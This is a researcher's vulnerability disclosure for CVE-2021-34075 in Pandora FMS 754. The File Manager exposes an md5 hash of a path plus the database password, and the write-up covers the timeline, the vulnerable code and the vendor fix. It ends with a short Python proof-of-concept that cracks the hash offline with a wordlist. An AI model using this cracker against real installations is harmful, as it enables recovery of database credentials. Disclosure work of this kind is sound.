Pandora FMS 754 - the hash of the database password available on the client-side

#pandorafms #hacking #hash #password #cve

Last Modified: 2021.07.09.

cve-2021-34075

The story

After I found the (CVE-2021-34074 in Pandora FMS 754, I was curious about the used hash in the File Manager, because it was in use during the file upload.

I found a strange vulnerability based on the source code. The hash of the database password with a "little modification" is visible on the client-side in the File Manager.

I do not see any reason why server-side critical information should be visible on the client-side. Probably originally it was a copy&paste error. This vulnerability was hidden for so long ... It was a surprise for me.

Disclosure Timeline


- 2021.05.26. – Vulnerability information sent to vendor
- 2021.05.26. - Feedback recieved from the vendor
- 2021.06.06. - Report update (script)
- 2021.06.25. - New CVE id: CVE-2021-34075
- 2021.06.25. - Report published.
- 2021.07.09. - Vendor Fixed it in Pandora FMS 755.

File Manager - Hash

Note: The File Manager is an admin feature.

Instead of the relative path, a hash is in use in the File Manager to reach the files and directories. The used hash is calculated on the server-side and it is visible on the client-side.

The following screenshots contain examples:



The following screenshot contains an example about the hash calculation in include/functions_filemanager.php:

```
738                 $relative_dir = str_replace($homedir_filemanager, '', str_replace('\\', '/', $dir
739
740                 if ($relative_dir[0] == '/') {
741                     $relative_dir = substr($relative_dir, 1);
742                 }
743
744                 $hash2 = md5($relative_dir.$config['dbpass']);
745
746                 $data[4] .= html_print_input_hidden('directory', $relative_dir, true);
747                 $data[4] .= html_print_input_hidden('hash2', $hash2, true);
748                 $data[4] .= '</form>';
749
```

The config.php contains the real database password:

config.php

```
1  <?php
2  // File generated by centos kickstart
3  $config["dbtype"] = "mysql";
4  $config["mysqli"] = true;
5  $config["dbname"]="pandora";
6  $config["dbuser"]="pandora";
7  $config["dbpass"]="pandora";
8  $config["dbhost"]="localhost";
9  $config["homedir"]="/var/www/html/pandora_console";
10 // ----------Rebranding--------------------
11 // Uncomment this lines and add your customs text and paths.
12 // $config["custom_logo_login_alt"] ="login_logo.png";
13 // $config["custom_splash_login_alt"] = "splash_image_default.png";
14 // $config["custom_title1_login_alt"] = "WELCOME TO Pandora FMS";
15 // $config["custom_title2_login_alt"] = "NEXT GENERATION";
16 // $config["rb_product_name_alt"] = "Pandora FMS";
17 // $config["custom_docs_url_alt"] = "http://wiki.pandorafms.com/";
18 // $config["custom_support_url_alt"] = "https://support.pandorafms.com";
19 $config["homeurl"]="/pandora_console";
20 $config["homeurl_static"]="/pandora_console";
21 error_reporting(0);
22 $ownDir = dirname(__FILE__) . '/';
23 include ($ownDir . "config_process.php");
24 ?>
25
```

The md5 hash calculated from a simple string from the relative path and from the db_password.

If an attacker could somehow physically see a monitor of an admin user e.g: in an office or an attacker can eavesdrop on network traffic, the hash and the path could become accessible. The browser history could also contain the information.

Since the source code is publicly available, the same algorithm can be used to generate password hashes offline. If the generated hash and the stored hash match, it is very likely that the password is correct.

I sent my recommendation to the vendor which was the following: During the install process, a random string can be generated. The generated string is a good alternative instead of the DB password and it is easy to implement.

Summary

- Sensitive Information available on the client side. (Hash of the db_password.)
- Weak md5 hash is in use.

Demo

I made an ugly python3 script just for demonstration. There are far better tools and ways to do the same:

```
┌──(kali㉿kali)-[~/pandora_demo]
└─$ cat pandorafms_hash_cracker.py
#!/usr/bin/python3
import hashlib


if __name__ == "__main__":
    used_hash = b"0bbea9a92289d1322a243602be922665"
    relative_path = b"images/_x"

    with open("r.txt",'r',encoding='latin1') as f:
        for password in f:
            p = str.encode(password[:-1])
            calculated_hash = hashlib.md5(relative_path + p).hexdigest()

            if calculated_hash.encode('ascii') == used_hash:
                print("path: " + relative_path.decode())
                print("password: " + password[:-1])
                print("hash: " + calculated_hash)
                break


┌──(kali㉿kali)-[~/pandora_demo]
└─$ ./pandorafms_hash_cracker.py
path: images/_x
password: pandora
hash: 0bbea9a92289d1322a243602be922665

┌──(kali㉿kali)-[~/pandora_demo]
└─$ grep -rnw pandora | head -n 1
r.txt:2498:pandora

┌──(kali㉿kali)-[~/pandora_demo]
└─$ 
```